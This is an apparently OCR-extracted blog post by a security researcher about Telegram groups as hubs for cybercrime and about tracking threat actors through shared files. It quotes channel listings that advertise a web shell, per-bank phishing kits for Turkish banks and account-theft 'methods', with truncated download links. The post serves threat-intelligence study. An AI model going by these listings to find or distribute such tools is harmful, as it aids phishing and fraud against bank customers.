
Chasing The Threat Actor

written by Mert SARICA | 2 March 2025

As seen in my research articles such as Investment Scammers, Deepfake Scammers, Was Turkey's e-Government Hacked?, and WhatsApp Scammers, Telegram groups have increasingly become a hub for organized cybercrime groups, threat actors, and scammers in recent years. But why? The main reason for this is that Telegram's anonymity and privacy features have, until recently, provided significant advantages for cybercriminals who wanted to avoid detection.

If you're wondering what these features are, the first is that Telegram allows users to register without providing personal information. Secondly, users can engage in end-to-end encrypted conversations through (Secret Chats). Thirdly, they can set messages to self-destruct after a specified time, ensuring that sent messages disappear automatically.

Additionally, Telegram supports file sharing of up to 2 GB, making it easier for threat actors to quickly exchange hacked or stolen data.



: Sharing group – (28981)

: Sharing group

1,033 subscribers

Pinned message #2

Videt Shell.php, Corrector by

Sharing group

Papara
https://disk.yandex.com/d/

İsbank
https://disk.yandex.com/d/

İng bank
https://disk.yandex.com/d/

Halk bank
https://disk.yandex.com/d/

Yapı kredi
https://disk.yandex.com/d/


Kuveyt bank
https://disk.yandex.com/d/


Ziraat bank
https://disk.yandex.com/d/

Akbank
https://disk.yandex.com/d/

Vakıf bank
https://disk.yandex.com/d/

Enpara
https://disk.yandex.com/d/


Konseyi – (14223)
Konseyi
182 subscribers
1
125 , 14:07
Konseyi
eğitim arşivi
https://disk.yandex.com.tr/d/
Yandex Disk
_____Dersleri
Görüntüle ve Yandex Disk'ten indir
125 14:08
Konseyi
Official Hack Arşivi
https://disk.yandex.com.tr/d/
Yandex Disk
Official Hack Arşivi
Görüntüle ve Yandex Disk'ten indir
127 , 14:08
Konseyi
Dev Kapsamlı Eğitim Seti Arşivi
Toplu Hack Arşivleri
Konum Tespit Arşivi
Hesap Çalma Methodları
Gmail Methodları
Bedava Netflix Methodu
Yapay Zeka Ve Donanım Eğitimleri
https://dosya.co/




Until recently, Telegram officials had ignored legal requests from law enforcement regarding cybercrimes. However, on August 24, 2024, Telegram CEO Pavel Durov was detained by French police at Le Bourget Airport, north of Paris.

According to statements from French authorities, Pavel was detained as part of a cybercrime investigation, which involved allegations related to illegal transactions, child pornography, fraud, and failure to cooperate with law enforcement.

In September 2024, Telegram reversed its stance and announced that it would start sharing the IP addresses and phone numbers of accounts involved in criminal activities with official authorities. While many expected this move to drive threat actors to other platforms, things did not unfold as anticipated—Telegram groups remained a key hub for cybercriminals.

Given this situation, Telegram groups are closely monitored by cybersecurity researchers and cyber threat intelligence analysts who combat cybercrime. Additionally, messages shared in these groups are recorded by cyber threat

intelligence platforms like SOCRadar XTI and are used by cybersecurity professionals for threat research and analysis.



For cybersecurity professionals to effectively defend against cyberattacks, it is crucial to understand threat actors, their motivations, and their capabilities. To achieve this, leveraging cyber threat intelligence is of vital importance for both professionals and organizations.

Who is a Threat Actor?

A threat actor refers to any individual, group, or organization that actively engages in malicious activities with the following objectives:

1. Causing harm: They may carry out attacks such as service disruptions, data theft, or data manipulation to render information unusable.
2. Exploiting vulnerabilities: They target security weaknesses in systems, networks, and software to gain unauthorized access.
3. Gaining unauthorized access: They infiltrate systems to steal data, install malware, or manipulate information.

A threat actor is essentially the driving force behind a cyberattack. They can range from highly skilled, well-funded groups (such as state-sponsored actors) to amateurs using readily available tools.

Key Points to Remember About Threat


Actors


4. Broad Range of Motivations: Different threat actors have varied goals, ranging from financial gain and espionage to activism and personal satisfaction.
5. Varying Skill Levels: Some threat actors possess deep technical expertise, while others have limited skills but can still cause significant harm to organizations and systems.
6. Continuous evolution: The cyber threat landscape is constantly changing, so threat actors are always adapting their tactics and techniques.
   Understanding the different types of threat actors, their motivations, and their capabilities is crucial for cybersecurity professionals to effectively defend against their attacks.


Tracking the Threat Actor

Files shared on Telegram and/or hacking forums sometimes contain configuration information related to the systems used by the threat actor, sometimes the IP address of the system they use, and sometimes their signature. As a result, cyber threat intelligence analysts can gain access to crucial information about the threat actor they are tracking or the cyber attack they are investigating.


What a coincidence that when I examined one of the shared files, I came across the files of the phishing site themed “Say No to Violence Against Women,” which was the subject of my 2021 research article on Instagram Scammers.

